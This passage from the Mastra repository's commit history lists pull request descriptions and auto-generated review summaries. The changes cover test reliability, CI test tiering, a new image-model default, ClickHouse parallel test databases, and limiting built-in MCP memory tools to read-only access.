Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
b33d5b13f9 |
test(pg): let approval runs finish before the stores close (#30372)
## Summary The Postgres store job fails now and then with `Cannot use a pool after calling end on the pool`, coming from `WorkflowsPG.persistWorkflowSnapshot` and attributed to `stores/pg/src/storage/approval-policy-change.test.ts`. Every test passes, but the unhandled error fails the job. Two tests in that file returned as soon as the approved tool ran. The run then goes on to a second model turn and saves its workflow snapshot. On a slow runner, that save lands after `afterAll` has closed the pool. Both tests now also wait for their run to stop before they end. The first session in the last test stays parked on purpose and never writes, so it is left alone. ## Test plan - To show the failure first, the second model turn was delayed by 500 ms to mimic a slow runner. Without the fix, 5 of 8 runs failed with the CI error; with the fix, 0 of 8. - The real file passed 10 of 10 times with the fix. - The full `@mastra/pg` suite passed 4,251 tests. One unrelated `afterAll` timeout came from `schema-setup-per-database.test.ts`. - Type check, oxlint and oxfmt are clean. Test-only change, no changeset. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The tests closed the database too early. A test could still be saving data when the database closed, which made it fail. Now each test waits until its run stops before it ends. ## Summary This change updates two tests in `stores/pg/src/storage/approval-policy-change.test.ts`. It is test-only. It does not change production code. - **First test (policy changed on a parked session):** After the tool is allowed and executes, the test waits until `session.run.isRunning()` returns false. A comment states that the run continues to a second model turn and saves its snapshot before the stores close. The test timeout increases to 60,000 ms. - **Second test (session reopened with the tool allowed):** After the tool executes, the test waits until `reopened.run.isRunning()` returns false. The test timeout increases to 60,000 ms. The diff shows +5/-2 across 1 file. The additions are two wait assertions, a comment, and two timeout arguments. The two removed lines are the closing `});` of each test, which now end with `}, 60_000);`. The first session in the last test is not changed. The commit message says each test now has up to three sequential waits of up to 10 seconds each. The longer timeout keeps Vitest's default 5-second limit from cancelling the final completion wait. ## Reported results The PR author reports these results. I did not run them. - A 500 ms delay before the second model turn reproduced the failure in 5 of 8 runs before the fix, and in 0 of 8 runs with the fix. - The affected test file passed 10 of 10 runs with the fix. - The full `@mastra/pg` suite passed 4,251 tests. One unrelated `afterAll` timeout occurred in `schema-setup-per-database.test.ts`. - Type check, oxlint, and oxfmt are reported clean. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
eb57671973 |
fix(connect): default OpenAI create-image tool to gpt-image-2.5-sunburst (#30364)
> Opened by @arthurfiorette The OpenAI create-image tool in `@mastra/connect` defaulted to `gpt-image-1`, which OpenAI retired on October 23, 2026. Calls that omitted `model` failed. This changes the default (and the schema description) to `gpt-image-2.5-sunburst`, OpenAI's recommended replacement, so those calls work again. A changeset is included. Test plan: not run locally. The change replaces one string default and the matching description text. Fixes #30329 <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The tool that makes images used an old AI model when the caller did not name one. OpenAI turned that model off, so those calls failed. This change makes the tool use a newer model by default, and it keeps that default when the provider code is regenerated. ## Overview This change updates the default model of the OpenAI create-image tool in `@mastra/connect`. The default changes from `gpt-image-1` to `gpt-image-2.5-sunburst`. OpenAI retired `gpt-image-1` on October 23, 2026. Calls that omit `model` failed after that date. This change addresses those calls. The generator script also changes. Without this change, regenerating the OpenAI provider would restore the old default. The generator now applies the same default. It uses `replaceOnce` and throws if an expected template pattern does not occur exactly once. ## Changes - `packages/connect/src/providers/openai/tools/create-image.ts`: Changes the fallback model used when `input.model` is omitted. Changes the matching schema description to name the new default. Explicitly passed models are unchanged. - `packages/connect/scripts/generate-provider.ts`: Adds an OpenAI `create-image` override. The override changes the generated model-default description and the execution fallback to `gpt-image-2.5-sunburst`. `applyProviderActionOverrides` applies this override for the OpenAI create-image action. - `packages/connect/src/__tests__/provider-commands.test.ts`: The OpenAI image action fixture accepts an optional `model` and sends it with the prompt. The fixture defaults to `gpt-image-1` when `model` is omitted. A new test asserts that generated OpenAI tools default to `gpt-image-2.5-sunburst`, document that default, and do not reference `gpt-image-1`. - `packages/connect/src/providers/openai/.manifest.json`: Updates the SHA-256 value for `tools/create-image.ts`. - `.changeset/connect-image-default-sunburst.md`: Adds a patch changeset for `@mastra/connect`. The changeset documents the default model change. ## Scope - 5 files changed. - 55 lines added and 5 lines removed. - No exported or public declarations changed. ## Verification - The author states that tests were not run locally. - No completed CI or test results were available for review. ## Linked issue - Issue `#30329` reports the retired default model. It names `gpt-image-2.5-sunburst` and `gpt-image-2.5-flare` as replacement options. This change uses `gpt-image-2.5-sunburst`. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
d6cb408779 |
ci(mcp): keep the version-packages compat check working on branches behind a release (#30280)
## Problem The **E2E MCP compatibility** job's last step simulates a version-packages PR. It runs `changeset version` on a scratch changeset and requires the bumped versions of `@mastra/core`'s workspace dependencies to be unpublished on npmjs. On a branch that is behind main's latest alpha release, the bump lands on a version main has already published. For example, `@mastra/schema-compat` 1.4.0-alpha.1 bumps to alpha.2, which is already on npm. The step then exits before running the compat consumers: ``` @mastra/schema-compat@1.4.0-alpha.2 is not an unpublished version on npmjs (HTTP 200), so this does not reproduce a version-packages PR ``` After every alpha release this fails the job on unrelated PRs until each one merges main. ## Change `packages/mcp/integration-tests/version-packages-regression.mjs` now runs the same `changeset version` again, with a fresh uniquely named changeset, while any bumped dependency is still on npmjs. It stops after 10 rounds. The step always reaches the unpublished state it is meant to reproduce. Unexpected npmjs responses now fail with their own message instead of being treated as "published". ## Testing Run in a disposable checkout of a branch that is behind the 1.4.0-alpha.2 release (schema-compat 1.4.0-alpha.1, pre mode): - Old script: fails with the error above. - New script: `1.4.0-alpha.2 is already on npmjs; versioning again`, then `1.4.0-alpha.1 -> 1.4.0-alpha.3 (not on npmjs)`. - `compat.sh` in that bumped state, against the CI E2E registry snapshot: `MCP COMPAT PASS`. - Covered by unit-level probes: bound exhaustion, HTTP 403/429/500 and network errors failing closed, and a no-progress bump being rejected. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The test script that checks MCP compatibility used to stop when a new package version was already public. Now it keeps creating new version bumps until each bumped package version is not yet public, so the test can run. Summary: Scope: One file changed, `packages/mcp/integration-tests/version-packages-regression.mjs` (+40/-15). Behavior change: - The script no longer requires every bumped workspace dependency to be unpublished after one `changeset version` run. - It runs `changeset version` in rounds. Each round writes a new patch changeset for the dependencies that are still published. - For each dependency, it checks `https://registry.npmjs.org/<name>/<version>`: - HTTP 404: the version is unpublished. The dependency leaves the list. - Other successful (2xx) response: the version is published. The dependency stays in the list for another round. - Any other status, or a network error: the script throws an error that names the package, version and HTTP status. - If a dependency's version does not change after a round, the script throws an error. - The limit is 10 rounds (`MAX_ROUNDS`). If dependencies are still published after 10 rounds, the script throws an error that lists them. - Changeset file names include a round number, so each round creates a unique file name. - The header comment now describes rerunning versioning when a bumped version is already published. It no longer says the script checks that versions are absent before versioning. Reason: A branch behind the latest release can bump a workspace dependency to a version already published on npmjs. The old script failed in that case before it ran the compatibility checks. Verification: The PR author reports a manual run on a checkout behind the 1.4.0-alpha.2 release. The old script failed. The new script advanced `@mastra/schema-compat` from 1.4.0-alpha.1 to alpha.3. The author also reports `compat.sh` passed (`MCP COMPAT PASS`) against the CI E2E registry snapshot. The author reports unit-level probes for round-limit exhaustion, HTTP 403/429/500 responses and network errors, and rejection of a bump that makes no progress. CI results for this head are not available from the supplied evidence. Public API: No declarations of exported or public entities changed. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
8936292f8a |
chore(couchbase): fix "similiarity" typo in vector integration test comments (#30346)
> Opened by @DSchau
## Summary
Fixes a misspelling ("similiarity" → "similarity") in two comments in
`stores/couchbase/src/vector/index.integration.test.ts`.
This changes comments only, so behavior stays the same and no changeset
is needed.
## Test plan
- [x] Comment-only change; lint-staged passed on commit.
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
Tyler Barnes
|
add6f402d6 |
ci: skip test files and jobs that have not failed in 30 days (test tiers) (#30374)
## Summary On pull requests, CI now skips test files and whole CI jobs that haven't failed in the last 30 days. Main still runs everything, so a quiet test that breaks is still caught on main. - `scripts/test-tiers/` builds `tiers.json` from the last 30 days of CI failures on main and PRs. A file or job goes back "in" as soon as it fails, and drops "out" after 30 days without a failure. The scheduled `test-tiers.yml` workflow keeps that file current on the `ci/test-tiers` branch. - `select-affected-tests.cjs` removes "out" unit and package E2E files before the files are split across shards. Prebuild exposes `tier_skip_jobs` so the store, workspace, E2E and mastracode workflows can skip "out" jobs. - Everything runs when: the PR has the `full-tests` label, the PR changes the tier files or a job's own workflow, or `tiers.json` or the PR's labels can't be read. ## Measurement One-line change to `packages/core/src/agent/agent.ts`, with Affected UNIT run as CI runs it (3 shards, 4 CPUs): | | Unit files | Slowest shard | |---|---|---| | Before | 3,208 | 639 s | | After | 1,118 | 361 s | Package E2E files go from 49 to 3, and 9 whole jobs are skipped. ## Test plan - 110 routing tests, including 7 new tier-routing cases: dropped files and shard count, job gates, the edited-path override, workspace and cloud package lists, the `full-tests` label, and no tiers file. - 38 tier script tests. - 18 parity scenarios against the previous selection. - actionlint and oxfmt; the one actionlint finding is pre-existing on main. - Timing measured on 4-CPU runners: the numbers above. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 This change makes pull request CI run fewer tests. Tests and CI jobs that have not failed in the last 30 days are skipped. If a skipped test or job fails again, it returns to the normal set. ## Overview This change adds test-tier filtering to pull request CI. A tier file, `tiers.json` on the `ci/test-tiers` branch, lists unit test files, package E2E files, and CI jobs as `in` (run) or `out` (skip). A scheduled workflow updates the file from recent failures. Rules: - Full-suite runs, the `full-tests` label, and missing or invalid tier data run everything. - Changing a tier file, or changing a job's own workflow, runs all tests. - An `out` file is dropped only when the pull request does not change it. - An `out` job is skipped only when the pull request does not change that job's owned paths. - Filtering runs before unit sharding. - The workspace artifact keeps the full workspace selection. ## Changes by area **Routing and selection** - `.github/scripts/select-affected-tests.cjs`: `routeTests` accepts optional `tiers` and `storeNames`. Its result includes retained tests, dropped files, and skipped jobs. It also emits workspace packages for unit and Docker runs, omitting quiet packages. Store, memory, E2E, experiment-worker E2E, MastraCode E2E, and workspace flags depend on whether their jobs are skipped. - `scripts/test-tiers/select.mjs` (new): loads tier configuration, classifies E2E files, selects unit tests and jobs, and provides a `skip-jobs` CLI. - `.github/workflows/prebuild.yml`: the `affected-tests` job exposes `tier_skip_jobs`. It reads tier configuration from `ci/test-tiers` and reads PR labels. A label-read failure runs all tests. It passes `skip_jobs` to the reusable E2E, Mastra Code E2E, and combined-store workflows. It adds `issues: read` permission. **Workflow inputs and job gates** - `.github/workflows/e2e-tests.yml`: new optional input `skip_jobs` (default `'[]'`). Nine E2E jobs run only when their `job:e2e/...` key is not listed. The E2E registry publisher and the E2E workflow gate stay enabled when tiered E2E jobs are quiet, because npm import needs the registry. - `.github/workflows/mastracode-e2e.yml`: new optional input `skip_jobs`. Skips `mastracode-e2e` when the list contains `job:mastracode-e2e`. Skips `mastracode-web-e2e` when the list contains `job:mastracode-om`. - `.github/workflows/test-combined-stores.yml`: new optional input `skip_jobs`. Removes stores listed as `job:store/<name>` before splitting outputs. The `test` job runs only when its store output is nonempty. - `.github/workflows/lint.yml`: the `changeset-check` job applies tier selection to its validator tests. It forces full tests if the changed-file diff fails. It skips nothing if tier selection fails. It adds a step that runs the test-tier script tests. - `.github/workflows/secrets.test-workspaces.yml`: removes cloud-test packages whose `job:workspace-cloud/<package>` tier is `out`. Changeset-release branches, the `full-tests` label, and failures to read PR labels or changed files select full tests. Invalid tier data skips no packages. If no packages remain, `workspaces-changed` becomes `false`. **Tier data maintenance** - `scripts/test-tiers/update.mjs` (new): CLI with `versioning` and `daily` commands. It records failures and settles whole-job failures. It removes deleted files, adds new files and job keys in `all` scope, and moves entries that stay clean for `WINDOW_DAYS` to `out`. It requires `--tiers`. `versioning` also requires `--run-id`. `daily` defaults the lookback to 14 days. - `scripts/test-tiers/seed.mjs` (new): generates initial tier data from file ages, qualification records, failure indexes, and rename mappings. It validates job keys and tier values. - `.github/workflows/test-tiers.yml` (new): runs after completed Prebuild workflows, on a daily schedule, or manually. It runs only in `mastra-ai/mastra` and serializes runs. It commits and pushes changed tiers to `ci/test-tiers`. A manual run with `seed=true` creates the branch. **Seed data** - `scripts/test-tiers/seed-data/fail-index.json`, `jobs-seed.json`, and `renames.json`: seed inputs. `jobs-seed.json` covers 54 jobs. `renames.json` contains 669 path mappings. **Tests** - `.github/scripts/select-affected-tests.test.ts`, `scripts/test-tiers/select.test.mjs`, `scripts/test-tiers/seed.test.mjs`, and `scripts/test-tiers/update.test.mjs`: cover routing, tier selection, seeding, and tier updates. ## Reported results (author-reported, not verified here) - One-line change to `packages/core/src/agent/agent.ts`, measured on 4-CPU runners: - Affected unit files: 3,208 to 1,118. - Slowest shard: 639 to 361 seconds. - Package E2E files: 49 to 3. Nine whole jobs skipped. - Reported test plan: 110 routing tests (7 new tier-routing cases), 38 tier-script tests, 18 parity scenarios, actionlint, and oxfmt. - Reported: one actionlint finding exists on main before this change. - CI status on the current head: not available. - Review severity counts: not available. ## Review notes - The diff has 20 files, with 12,163 lines added and 12 removed. Most added lines are seed data (`fail-index.json`, `renames.json`, `jobs-seed.json`). - Reviewers should check the paths that decide whether tests are skipped first. These are tier loading failures, label-read failures, full-suite mode, and the changed-file rules. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
94fd1f0a5f |
test(core): catch bracket-form env writes and Windows paths in the isolation check (#30368)
## Summary A follow-up to #30308 (isolate core tests that set env before their imports). That PR added a check that fails when a core unit test sets `process.env` before its imports but isn't in the isolated list. Review found two gaps in it: - **Bracket form missed.** The check matched `process.env.X = …` but not `process.env['X'] = …` (or the `"X"` and backtick forms). A test written that way could stay in the shared lane and leak its env into other files, the same way `thread-lease-loss-parked` broke main. The pattern now matches dot and bracket writes, at top level and inside `vi.hoisted`. `===` comparisons still don't match. - **Windows paths.** `relative()` returns backslash paths on Windows, which never match the forward-slash isolated list, so every isolated file would be reported missing. Paths are now converted to `/` before the comparison. ## Test plan - New test in `packages/core/src/isolated-tests-list.test.ts` covers five matched forms and three ignored ones. It fails with the old pattern (bracket case) and passes with the fix, 2/2 twice. - Path conversion checked with `path.win32` (not run on a Windows machine). - Core type check, oxlint and oxfmt are clean. Test-only change, no changeset. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The test checks that unit test files which change environment settings before their imports are listed as isolated. This change makes the check catch more ways of writing those settings, and makes it work on Windows paths too. ## Summary of changes This change updates one file: `packages/core/src/isolated-tests-list.test.ts` (+26, -3). **Path normalization** - `unitTestFiles` converts each discovered path to use `/` as the separator. It calls `.split(sep).join('/')` on the result of `relative()`. This lets the paths match the isolated-file list on Windows. **Environment-write pattern** - The pattern `envBeforeImports` is now built from a shared `envWrite` fragment. It matches: - Dot notation: `process.env.NAME =` - Bracket notation with single quotes, double quotes, or backticks: `process.env['NAME'] =`, `process.env["NAME"] =`, and the backtick form - The fragment ends with `=(?!=)`, so equality comparisons (`===`) do not match. - Matches count at the start of a line (top level) or inside a `vi.hoisted(() => { ... })` block. **New test case** - `recognizes env writes before imports in dot and bracket form` is added. - It asserts five forms that match: dot, single-quoted bracket, double-quoted bracket, and the dot and single-quoted bracket forms inside `vi.hoisted`. - It asserts three forms that do not match: a single-quoted bracket write inside `beforeEach`, an `===` comparison, and a read. - The test builds `process.env` at runtime so that the file's own source does not match the pattern. - The backtick bracket form is in the regex but has no test case. **Not verified in this review** - The author reports that the test passed 2/2 twice, that Windows path handling was checked with `path.win32`, and that the type check, oxlint, and oxfmt pass. I did not run these checks. - The PR has no changeset. The author states it is test-only. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
ddb52d535d |
Stop running unused Mastra Code session scorers (#30363)
> Opened by @abhiaiyer91 ## Summary - Stop registering the built-in outcome and efficiency scorers on Mastra Code sessions by default. - Allow SDK and Factory hosts to supply their own `scorers` to the mounted coding agent. - Preserve the public eval exports and `disableScoreStorage` behavior; update tests, Code SDK documentation, and patch changesets. ## Test plan - Independent review verified SDK tests (124 passed), Factory tests (162 passed), and the core live-scorer scenario (52 passed). - SDK and Factory TypeScript checks passed; a controller probe confirmed zero default scorers and registration of caller-provided scorers. - In-memory score-storage tests cover default discarding and explicit persistence. - The full SDK suite previously exceeded the four-minute runner limit without a reported test failure. --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
0c32e32f8b |
test(clickhouse): run store test files in parallel on per-worker databases (#29096)
## What this does
The ClickHouse store tests ran every file one after another
(`fileParallelism: false`) because they shared one database: migration
tests drop tables other files use. This runs them on 4 workers, each
with its own database:
- `vitest.global-setup.ts` creates one ClickHouse **user** per worker
(`mastra_test_wN`), each with `DEFAULT DATABASE mastra_test_wN` and its
own database. The number of users comes from the resolved `maxWorkers`,
so a CLI override can't leave a worker without one. Teardown drops each
database before its user, because the user owns materialized views in
it.
- `vitest.setup.ts` points each worker at its user via
`CLICKHOUSE_USERNAME` and `VITEST_POOL_ID`.
- Why a user and not a database in `CLICKHOUSE_URL`: a database in the
URL overrides the explicit `database` option. That broke the
feedback-deletion-race tests (lagging replicas) and the
database-fallback test, 12 failures. There's a comment next to the setup
so nobody simplifies it back.
- `migration.test.ts` sorting-key lookups now filter on `database =
currentDatabase()`, so they don't read another worker's tables.
- The shared vNext conformance suite moves out of `v-next/index.test.ts`
into `v-next/shared-suite.test.ts`. It's a pure move with no
module-level state shared between the halves, and the same 465 test
names. That file was the tail that capped the parallel run.
Test config and test files only: no source changes, no changeset.
## Numbers (local)
| | wall |
|---|---:|
| sequential (main) | 467 s |
| 4 workers, per-worker users | 239 / 240 / 243 s |
| + shared-suite split | 155 / 148 / 149 s |
Every run: 1140 passed / 415 skipped. CI clickhouse job today: 390 s;
estimate after this ~125–135 s (unverified until CI runs).
Finding for the ClickHouse store owner, not changed here: ClickHouse 26
defaults to `async_insert=1, wait_for_async_insert=1`, so each insert
waits 50–200 ms for a flush. Turning it off in the test container gave
191 s, but that would hide a real cost, so it's left on.
## Test plan
- [x] 3 green full runs per step above
- [x] 2, 4 and 6 workers green after the maxWorkers change (148.8 s at
4); no leftover users or databases
- [x] Test names before and after the split identical (465)
- [x] tsc and oxlint clean
- [ ] CI: clickhouse store job green
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
## ELI5
This change lets ClickHouse store tests run at the same time. Each test
worker gets its own ClickHouse user and database, so workers do not
change each other's data.
## What changed
- **Per-worker database and user.**
`stores/clickhouse/vitest.global-setup.ts` creates one database and one
user for each configured worker. Setup sets each user's password and
default database. It grants current grants on all databases with grant
option. The ClickHouse admin client closes in a `finally` block.
Returned cleanup drops each worker's database before its user.
- **Worker identity.** `stores/clickhouse/vitest.setup.ts` adds
`workerName(worker)`, which returns `mastra_test_w${worker}`, and
`workerPassword()`, which returns `CLICKHOUSE_PASSWORD` or falls back to
`password`. When `VITEST_POOL_ID` is set, the setup assigns the matching
worker name and password to the ClickHouse environment variables. If
`CLICKHOUSE_URL` is set, the setup removes its pathname, username, and
password before it saves the URL. A commit in the PR removes URL
credentials so that the explicit connection options, including the
per-worker user and shared password, apply.
- **Vitest configuration.** `stores/clickhouse/vitest.config.ts` no
longer disables file parallelism. It allows up to four workers and
registers the global setup and setup files.
`stores/clickhouse/tsconfig.json` includes `vitest.global-setup.ts` and
`vitest.setup.ts`.
- **Shared vNext suite.**
`stores/clickhouse/src/storage/domains/observability/v-next/shared-suite.test.ts`
adds the ClickHouse vNext conformance suite, with 60-second test and
hook timeouts. The suite reuses one storage instance and clears storage
between tests. Before discovery checks, it refreshes and waits for both
discovery materialized views. Retry-idempotency checks run `OPTIMIZE
TABLE … FINAL` on five signal tables. `v-next/index.test.ts` drops the
import and registration of this suite. Its other tests remain.
- **Migration queries.**
`stores/clickhouse/src/storage/migration.test.ts` filters
`system.tables` sorting-key lookups by `database = currentDatabase()` in
addition to the table name. Test assertions and migration scenarios are
otherwise unchanged.
- **Scope.** The PR changes test configuration and test files only. It
has no source changes and no changeset.
## Reported results
The author reports the following. These results are not verified in this
review.
- Three green full runs at each performance step. Each run reported
1,140 passed and 415 skipped tests.
- Green runs with 2, 4, and 6 workers.
- No leftover users or databases after teardown.
- The same 465 test names before and after the split.
- Clean `tsc` and `oxlint` checks.
- Local wall time fell from 467 seconds (sequential) to 148–155 seconds
after the suite split.
The ClickHouse store CI job is not checked. Its runtime reduction is not
verified until CI runs.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com>
|
||
|
Tyler Barnes
|
2087fdccb8 |
fix(server): limit built-in MCP memory tools to reads and add working-memory inspection (#30245)
## Summary The built-in MCP server (added in #29931, built-in MCP memory tools) gives connected MCP clients a set of memory tools. Two of them did more than an outside client should: `save_messages` wrote raw messages straight into a thread, and `search_memory` ran a broad semantic-recall search. There was also no way to read an agent's working memory through MCP. This PR narrows the built-in MCP memory toolset to inspection: - **Removed `save_messages` and `search_memory` from the built-in MCP toolset.** Their HTTP endpoints are unchanged; only MCP exposure is removed. - **Added read-only `get_working_memory`** for a thread or a resource. It never writes stored state and works in read-only mode. - With a thread (the request's reserved context thread takes precedence over a `threadId` argument), it uses the existing thread working-memory route and its ownership checks. - Without a thread, it uses a new `GET /memory/working-memory` route that reads resource-scoped working memory for the caller's effective resource. When fine-grained authorization (FGA) is configured, the route requires an authenticated user and checks `memory:read` on that resource; a grant on a single thread does not authorize the whole resource. - Regenerated client route types and CLI route metadata for the new route. ## Test plan - New regression tests with real `Memory` + `InMemoryStore`, `Agent` and `Mastra`, through the MCP catalogue and route handlers: tool list, thread and resource reads, FGA allow/deny, missing user, spoofed resource, thread grant vs resource grant, Studio/server FGA provider selection, reserved context thread precedence, and no storage mutation. - These tests fail on the code before the fix (8 failed / 25 passed) and pass after. - Focused MCP/memory/FGA-provider suites: 140/140. - Full server suite: 128 files, 3,552 passed, 3 skipped, 1 todo. - `pnpm build:server`, server TypeScript, lint, formatting, and `generate:permissions` / `check:permissions` pass. - Live loopback MCP SDK client check of `tools/list` and `tools/call`: removed tools are absent, caller identity is enforced, nothing is written. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 This change makes the built-in MCP memory tools read-only. It removes the tools that save messages or search memory. It adds one tool that reads working memory for a thread or a resource. ## Summary This change limits the built-in MCP memory toolset to inspection. It removes the `save_messages` and `search_memory` tools from MCP. Their HTTP endpoints remain unchanged. It adds a read-only `get_working_memory` MCP tool. ### Behavior - **Thread reads:** The tool uses the reserved context thread ID when one exists. Otherwise, it uses the `threadId` argument. Thread reads use the existing thread working-memory route. The existing ownership checks apply. - **Resource reads:** When no thread ID is available, the tool calls the new route `GET /memory/working-memory`. The route reads working memory for the effective resource ID. When the tool call omits the resource ID, the tool uses the value from the request context. - **Fine-grained authorization (FGA):** When an FGA provider is configured, the resource route requires an authenticated user and `memory:read` permission on the effective resource. The FGA check passes request context. A grant on one thread does not authorize resource-wide access. - **Memory unavailable:** The resource route returns null working memory when memory is unavailable. - **Thread-scoped requests on the resource route:** The resource route rejects thread-scoped working memory. ### Changed files - `packages/server/src/server/handlers/memory.ts`: Adds MCP metadata to `GET_WORKING_MEMORY_ROUTE`. Adds `GET_RESOURCE_WORKING_MEMORY_ROUTE`. Removes MCP tool metadata from `SAVE_MESSAGES_ROUTE` and `SEARCH_MEMORY_ROUTE`. - `packages/server/src/server/mcp/toolsets/memory.ts`: Adds working-memory retrieval for threads and resources. Removes the search and message-saving operations. - `packages/server/src/server/server-adapter/routes/memory.ts`: Adds the new route to the exported `MEMORY_ROUTES`. - `packages/server/src/server/server-adapter/routes/fga-manifest.ts`: Registers `/memory/working-memory` as a resource route. The resource ID comes from the request context, or from the `resourceId` parameter. - `packages/server/src/server/server-adapter/index.test.ts`: Adds FGA tests for the resource working-memory endpoint. - `packages/server/src/server/mcp/toolsets.test.ts`: Adds tests for FGA provider selection, fail-closed behavior, resource and thread permissions, reserved-context precedence, and read-only inspection. Updates the expected tool list. - `server-adapters/server-adapters-test-suite/src/builtin-mcp-parity-test-suite.ts`: Removes `save_messages` and `search_memory` from the expected tool list. - `server-adapters/server-adapters-test-suite/src/builtin-mcp-toolsets-test-suite.ts`: Adds `get_working_memory` to the parity and read-only cases. Asserts that `save_messages` is not offered to a non-owner and that the HTTP write returns 403. - `server-adapters/server-adapters-test-suite/src/route-test-utils.ts`: Sets a default `resourceId` for `GET /memory/working-memory`. - `.changeset/red-pets-throw.md`: Declares patch releases for `@mastra/client-js`, `@mastra/server`, and `mastra`. The PR also regenerates client route types and CLI route metadata. The diff changes 12 files, with 558 lines added and 57 removed. ### Public API - New route: `GET_RESOURCE_WORKING_MEMORY_ROUTE` at `GET /memory/working-memory`. - Changed export: `MEMORY_ROUTES` includes the new route. - MCP tool surface: `save_messages` and `search_memory` are removed from MCP. `get_working_memory` is added. The HTTP endpoints for the removed tools are unchanged. ### Verification The author reports these results. This summary did not run them: - 140 of 140 focused MCP, memory, and FGA-provider tests pass. - 128 server test files pass, with 3,552 tests passed, 3 skipped, and 1 todo. - Server build, TypeScript, lint, formatting, and permission-generation checks pass. - A live loopback MCP SDK check of `tools/list` and `tools/call` passes. - The author reports that the new regression tests failed before the change (8 failed, 25 passed) and pass after it. CI status on the current head: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Justin Levine
|
174f81a1c9 |
feat(playground-ui): add no-alerts and no-destinations empty-state drawings (#30354)
## Description Adds two empty-state drawings to `EmptyStateIllustration`: `no-alerts`, a warning beacon whose rays light up on hover, and `no-destinations`, a letter dropping into a mail slot. Platform's Alerts page uses them on the empty Alerts and Destinations tabs. | Dark | Light | | --- | --- | |  |  | Verified: EmptyState tests, oxlint and prettier pass; checked both drawings at 300px in Storybook in dark and light, on hover, and with reduced motion (the rays stay off). ## Related issue(s) PLTFRM-3618 ## Type of change - [x] New feature (non-breaking change that adds functionality) <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** This change adds two new empty-state pictures to the playground UI. One picture shows a warning beacon for alerts. The other shows a letter going into a mail slot for destinations. When the user hovers over a picture, the alert rays fade in, and the letter moves. ## Overview This change adds two SVG illustrations to the `EmptyStateIllustration` component in `@mastra/playground-ui`: - `no-alerts`: a warning beacon. - `no-destinations`: a letter that drops into a mail slot. The diff touches 5 files. It adds 102 lines and removes 0. ## Changes - **`illustrations/no-alerts-art.tsx`** (new, 41 lines): exports `NoAlertsArt()`. It renders a stroked SVG group with a beacon shape. A child group holds the six ray lines. That group has `opacity-0` by default. On `empty-state` group hover, it changes to `opacity-100`. The opacity transition applies only inside `motion-safe:` variants. - **`illustrations/no-destinations-art.tsx`** (new, 48 lines): exports `NoDestinationsArt({ id })`. It renders a stroked SVG group with a mail slot and a letter. The letter is clipped by a mask. The mask ID comes from the `id` prop, so each instance has a unique mask ID. A `hoverStyle` object sets `--hover-shift` to `0px 16.89px`. On `empty-state` group hover, the letter group applies `translate: var(--hover-shift)`. The transition applies only inside `motion-safe:` variants. - **`empty-state-illustration.tsx`** (+6): imports both components. It adds `'no-alerts'` and `'no-destinations'` to the `EmptyStateIllustrationName` union. It also maps both names to their components. - **`empty-state.stories.tsx`** (+2): adds `no-alerts` labeled "Alerts" and `no-destinations` labeled "Destinations" to the `AllIllustrations` story. - **`.changeset/shy-files-relate.md`** (new, +5): declares a patch release for `@mastra/playground-ui`. It describes the two illustrations and shows the usage `<EmptyStateIllustration name="no-alerts" />`. ## Not verified - The PR author reports that EmptyState tests, oxlint, and prettier pass. The diff does not show these results, so they are not available from this review. - The author reports visual checks in Storybook's "All illustrations" view in dark and light themes. This is not available from this review. - The PR description says Platform's Alerts page uses these illustrations. This repository does not contain that page, so this is not available from this review. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Tyler Barnes
|
5056a2b1ff |
fix(clickhouse): return tied scores in a stable order from listScores (#29102)
